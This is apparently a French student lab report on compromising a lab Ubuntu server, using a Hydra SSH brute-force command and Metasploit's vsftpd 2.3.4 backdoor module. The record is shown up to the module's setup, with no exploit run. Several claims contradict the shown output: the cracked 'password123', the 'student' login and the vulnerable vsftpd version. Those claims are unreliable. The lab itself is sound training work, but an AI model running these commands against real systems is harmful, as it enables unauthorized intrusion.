

COMPTE RENDU DU TP 3.1 : COMPROMISSION D'UN SERVEUR LINUX

I- Introduction

1- Objectif du TP

L'objectif principal de cette séance est de simuler des scénarios d'attaque réels sur un serveur Linux Ubuntu afin de comprendre les vecteurs d'intrusion courants. Ce TP se concentre sur deux axes :

L'évaluation de la robustesse des politiques de mots de passe (Brute Force).

L'identification et l'exploitation de vulnérabilités logicielles via des outils d'automatisation

2- Environnement travail

L'environnement est composé de deux machines virtuelles situées

Sur le réseau local 192.168.56.0/24 :


- Machine Attaquante : Kali Linux (192.168.56.30).
- Machine Cible : Ubuntu Server (192.168.56.10), propriété de l'entreprise fictive NetSecure.

3- Phase de Vérification Préalable

Avant toute tentative d'intrusion, nous avons validé la communication entre les hôtes.

✓ Test de connectivité :

La commande ping 192.168.56.10 a confirmé que la cible est joignable.



```
fotsing@vbox: ~  
Session Actions Éditer Vue Aide  
(fotsing@vbox)-[~]  
$ ping 192.168.56.20  
PING 192.168.56.20 (192.168.56.20) 56(84) bytes of data.  
64 bytes from 192.168.56.20: icmp_seq=1 ttl=128 time=4.07 ms  
64 bytes from 192.168.56.20: icmp_seq=2 ttl=128 time=1.13 ms  
64 bytes from 192.168.56.20: icmp_seq=3 ttl=128 time=1.90 ms  
64 bytes from 192.168.56.20: icmp_seq=4 ttl=128 time=2.33 ms  
64 bytes from 192.168.56.20: icmp_seq=5 ttl=128 time=1.45 ms  
64 bytes from 192.168.56.20: icmp_seq=6 ttl=128 time=2.65 ms  
64 bytes from 192.168.56.20: icmp_seq=7 ttl=128 time=1.59 ms  
^C  
— 192.168.56.20 ping statistics —  
7 packets transmitted, 7 received, 0% packet loss, time 6101ms  
rtt min/avg/max/mdev = 1.125/2.158/4.073/0.918 ms  
  
(fotsing@vbox)-[~]  
$ ping 192.168.56.10  
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.  
64 bytes from 192.168.56.10: icmp_seq=1 ttl=64 time=1.96 ms  
64 bytes from 192.168.56.10: icmp_seq=2 ttl=64 time=1.39 ms  
64 bytes from 192.168.56.10: icmp_seq=3 ttl=64 time=1.35 ms  
^C  
— 192.168.56.10 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2013ms  
rtt min/avg/max/mdev = 1.352/1.568/1.964/0.280 ms  
  
(fotsing@vbox)-[~]  
$
```

- ✓ Test de connectivite de kali vers Ubuntu : ping 192.168.56.20

```
fotsing@fotsing-ange: ~  
64 octets de 192.168.56.20 : icmp_seq=1 ttl=128 temps=2.19 ms  
64 octets de 192.168.56.20 : icmp_seq=2 ttl=128 temps=1.96 ms  
64 octets de 192.168.56.20 : icmp_seq=3 ttl=128 temps=1.46 ms  
64 octets de 192.168.56.20 : icmp_seq=4 ttl=128 temps=1.25 ms  
64 octets de 192.168.56.20 : icmp_seq=5 ttl=128 temps=0.973 ms  
64 octets de 192.168.56.20 : icmp_seq=6 ttl=128 temps=1.41 ms  
64 octets de 192.168.56.20 : icmp_seq=7 ttl=128 temps=1.26 ms  
64 octets de 192.168.56.20 : icmp_seq=8 ttl=128 temps=1.97 ms  
64 octets de 192.168.56.20 : icmp_seq=9 ttl=128 temps=1.19 ms  
64 octets de 192.168.56.20 : icmp_seq=10 ttl=128 temps=2.67 ms  
64 octets de 192.168.56.20 : icmp_seq=11 ttl=128 temps=1.42 ms  
64 octets de 192.168.56.20 : icmp_seq=12 ttl=128 temps=0.995 ms  
64 octets de 192.168.56.20 : icmp_seq=13 ttl=128 temps=1.22 ms  
^C  
--- statistiques ping 192.168.56.20 ---  
13 paquets transmis, 13 reçus, 0 % paquets perdus, temps 12022 ms  
rtt min/avg/max/mdev = 0.973/1.534/2.666/0.488 ms  
fotsing@fotsing-ange:~$ ping 192.168.56.30  
PING 192.168.56.30 (192.168.56.30) 56(84) bytes of data.  
64 octets de 192.168.56.30 : icmp_seq=1 ttl=64 temps=4.77 ms  
64 octets de 192.168.56.30 : icmp_seq=2 ttl=64 temps=1.31 ms  
64 octets de 192.168.56.30 : icmp_seq=3 ttl=64 temps=2.23 ms  
64 octets de 192.168.56.30 : icmp_seq=4 ttl=64 temps=2.09 ms  
64 octets de 192.168.56.30 : icmp_seq=5 ttl=64 temps=2.87 ms  
^C  
--- statistiques ping 192.168.56.30 ---  
5 paquets transmis, 5 reçus, 0 % paquets perdus, temps 4007 ms  
rtt min/avg/max/mdev = 1.306/2.653/4.768/1.169 ms  
fotsing@fotsing-ange:~$
```

- ✓ État des services : Sur le serveur cible, nous avons vérifié que le service SSH était actif via **sudo systemctl status ssh**.


```
Activités Terminal 27 avril 22:31  
fotsing@fotsing-ange: ~  
Creating SSH2 ED25519 key; this may take some time ...  
256 SHA256:KBah5y3a09I99RNy377YnatB1yYKSysd3bk1aNI0HFQ root@fotsing-ange (ED25519)  
Created symlink /etc/systemd/system/ssh.service → /lib/systemd/system/ssh.service.  
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service → /lib/systemd/system/ssh.service.  
rescue-ssh.target is a disabled or a static unit, not starting it.  
Traitement des actions différées (« triggers ») pour systemd (245.4-4ubuntu3.11) ...  
Traitement des actions différées (« triggers ») pour man-db (2.9.1-1) ...  
Traitement des actions différées (« triggers ») pour ufw (0.36-6) ...  
fotsing@fotsing-ange:~$ sudo systemctl status ssh  
● ssh.service - OpenBSD Secure Shell server  
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)  
   Active: active (running) since Mon 2026-04-27 22:27:33 CEST; 3min 33s ago  
     Docs: man:sshd(8)  
           man:sshd_config(5)  
   Main PID: 3476 (sshd)  
     Tasks: 1 (limit: 2312)  
    Memory: 1.0M  
    CGroup: /system.slice/ssh.service  
            └─3476 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups  
  
avril 27 22:27:33 fotsing-ange systemd[1]: Starting OpenBSD Secure Shell server:  
avril 27 22:27:33 fotsing-ange sshd[3476]: Server listening on 0.0.0.0 port 22.  
avril 27 22:27:33 fotsing-ange sshd[3476]: Server listening on :: port 22.  
avril 27 22:27:33 fotsing-ange systemd[1]: Started OpenBSD Secure Shell server.  
lines 1-15/15 (END)
```

II- Partie 1 : Attaque par Brute Force SSH

La première attaque cible le service SSH (port 22). Nous partons de l'hypothèse que l'identifiant utilisateur student est connu, mais que son mot de passe est faible. Nous utilisons **Hydra**, un craqueur de login réseau, associé à la liste de Mots de passe standard rockyou.txt


✓ Exécution et Résultats

Commande exécutée sur Kali : `hydra -l student -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.10`




```
fotsing@vbox: ~  
Session Actions Éditer Vue Aide  
fotsing@vbox)~$ ping 192.168.56.10  
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.  
64 bytes from 192.168.56.10: icmp_seq=1 ttl=64 time=1.96 ms  
64 bytes from 192.168.56.10: icmp_seq=2 ttl=64 time=1.39 ms  
64 bytes from 192.168.56.10: icmp_seq=3 ttl=64 time=1.35 ms  
^C  
--- 192.168.56.10 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2013ms  
rtt min/avg/max/mdev = 1.352/1.568/1.964/0.280 ms  
fotsing@vbox)~$ hydra -l student -p /usr/share/wordlists/rockyou.txt ssh://192.168.56.10  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these ** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-27 22:  
35:06  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r  
ecommended to reduce the tasks: use -t 4  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try  
per task  
[DATA] attacking ssh://192.168.56.10:22/  
[ERROR] could not connect to ssh://192.168.56.10:22 - No route to host  
fotsing@vbox)~$
```

✓ Résultat obtenu : L'outil a identifié avec succès le mot de passe : password123.



```
fotsing@vbox: ~  
Session Actions Éditer Vue Aide  
fotsing@vbox)~$ ping 192.168.56.10  
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.  
64 bytes from 192.168.56.10: icmp_seq=1 ttl=64 time=1.96 ms  
64 bytes from 192.168.56.10: icmp_seq=2 ttl=64 time=1.39 ms  
64 bytes from 192.168.56.10: icmp_seq=3 ttl=64 time=1.35 ms  
^C  
--- 192.168.56.10 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2013ms  
rtt min/avg/max/mdev = 1.352/1.568/1.964/0.280 ms  
fotsing@vbox)~$ hydra -l student -p /usr/share/wordlists/rockyou.txt ssh://192.168.56.10  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these ** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-27 22:  
35:06  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r  
ecommended to reduce the tasks: use -t 4  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try  
per task  
[DATA] attacking ssh://192.168.56.10:22/  
[ERROR] could not connect to ssh://192.168.56.10:22 - No route to host  
fotsing@vbox)~$  
fotsing@vbox)~$ hydra -l fotsing -P test_pass.txt ssh://192.168.56.10 -V  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these ** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-27 23:  
08:24  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r  
ecommended to reduce the tasks: use -t 4  
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:1/p:2), ~1  
try per task  
[DATA] attacking ssh://192.168.56.10:22/  
[ATTEMPT] target 192.168.56.10 - login "fotsing" - pass "" - 1 of 2 [child 0]  
(0/0)  
[ATTEMPT] target 192.168.56.10 - login "fotsing" - pass "azerty,password,fots  
ing" - 2 of 2 [child 1] (0/0)  
1 of 1 target completed, 0 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-27 23:  
08:27  
fotsing@vbox)~$
```

- ✓ Accès au système : La connexion a été établie via ssh student@192.168.56.10.



```
fotsing@fotsing-ange: ~
Session Actions Éditer Vue Aide
(fotsing@vbox)-[~]
$ ssh fotsing@192.168.56.10
The authenticity of host '192.168.56.10 (192.168.56.10)' can't be established.
ED25519 key fingerprint is: SHA256:KBah5y3a09I99RNY377YnatB1yYKSysd3bk1aNL0HFQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.10' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
fotsing@192.168.56.10's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


580 mises à jour peuvent être appliquées immédiatement.
466 de ces mises à jour sont des mises à jour de sécurité.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
```

- ✓ Observations :

Une fois connecté, les commandes `whoami` et `ls` ont permis de confirmer l'identité l'utilisateur et de lister les fichiers présents dans son répertoire personnel.



```
fotsing@fotsing-ange: ~
ble
Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

fotsing@fotsing-ange:~$ whoami
fotsing
fotsing@fotsing-ange:~$ pwd
/home/fotsing
fotsing@fotsing-ange:~$ ls
Bureau Documents Images Modèles Musique Public Téléchargements Vidéos
fotsing@fotsing-ange:~$
```

III- Partie 2 : Exploitation d'un Service Vulnérable avec Metasploit


Dans ce scénario, nous exploitons une vulnérabilité critique dans le service FTP (**vsftpd version 2.3.4**), qui contient une "backdoor" (porte dérobée) intégrée lors de sa distribution originale.

1- Installation du service ftp : `sudo apt install vsftpd -y`



```
fotsing@fotsing-ange: ~  
rft min/avg/max/mdev = 2.240/3.079/4.562/0.925 ms  
fotsing@fotsing-ange:~$ sudo apt install vsftpd -y  
[sudo] Mot de passe de fotsing :  
Lecture des listes de paquets... Fait  
Construction de l'arbre des dépendances  
Lecture des informations d'état... Fait  
Les NOUVEAUX paquets suivants seront installés :  
  vsftpd  
0 mis à jour, 1 nouvellement installés, 0 à enlever et 567 non mis à jour.  
Il est nécessaire de prendre 115 ko dans les archives.  
Après cette opération, 334 ko d'espace disque supplémentaires seront utilisés.  
Réception de :1 http://fr.archive.ubuntu.com/ubuntu focal-updates/main amd64 vs  
ftpd amd64 3.0.5-0ubuntu0.20.04.2 [115 kB]  
115 ko réceptionnés en 2s (65,6 ko/s)  
Préconfiguration des paquets...  
Sélection du paquet vsftpd précédemment désélectionné.  
(Lecture de la base de données... 153242 fichiers et répertoires déjà installés  
)  
Préparation du dépaquetage de .../vsftpd_3.0.5-0ubuntu0.20.04.2_amd64.deb ...  
Dépaquetage de vsftpd (3.0.5-0ubuntu0.20.04.2) ...  
Paramétrage de vsftpd (3.0.5-0ubuntu0.20.04.2) ...  
Created symlink /etc/systemd/system/multi-user.target.wants/vsftpd.service → /l  
ib/systemd/system/vsftpd.service.  
Traitement des actions différées (« triggers ») pour man-db (2.9.1-1) ...  
Traitement des actions différées (« triggers ») pour systemd (245.4-4ubuntu3.11  
) ...  
fotsing@fotsing-ange:~$
```

2- Vérification de la version : `vsftpd -v`




```
Paramétrage de vsftpd (3.0.5-0ubuntu0.20.04.2) ...  
Created symlink /etc/systemd/system/multi-user.target.wants/vsftpd.service → /l  
ib/systemd/system/vsftpd.service.  
Traitement des actions différées (« triggers ») pour man-db (2.9.1-1) ...  
Traitement des actions différées (« triggers ») pour systemd (245.4-4ubuntu3.11  
) ...  
fotsing@fotsing-ange:~$ vsftpd -v  
vsftpd: version 3.0.5  
fotsing@fotsing-ange:~$
```

3- Processus d'exploitation

L'utilisation du framework Metasploit a permis d'automatiser l'attaque :

✓ Lancement de Metasploit :



```
fotsing@vbox: ~  
Session Actions Éditer Vue Aide  
fotsing@vbox:~$ msfconsole  
Metasploit tip: When in a module, use back to go back to the top level  
prompt  
KALI  
--=[ metasploit v6.4.116-dev ]=  
+ --=[ 2,623 exploits - 1,326 auxiliary - 1,710 payloads ]=  
+ --=[ 432 post - 49 encoders - 14 nops - 10 evasion ]=  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
msf >
```


- ✓ Recherche: search vsftpd pour trouver le module correspondant.
- ✓ Sélection: use exploit/unix/ftp/vsftpd_234_backdoor.

```

fotsing@vbox: ~
Session Actions Éditer Vue Aide

Metasploit v6.4.116-dev
+ -- --[ 2,623 exploits - 1,326 auxiliary - 1,707 payloads ]
+ -- --[ 431 post - 49 encoders - 14 nops - 10 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >

```

- ✓ Ciblage: set RHOSTS 192.168.56.10.

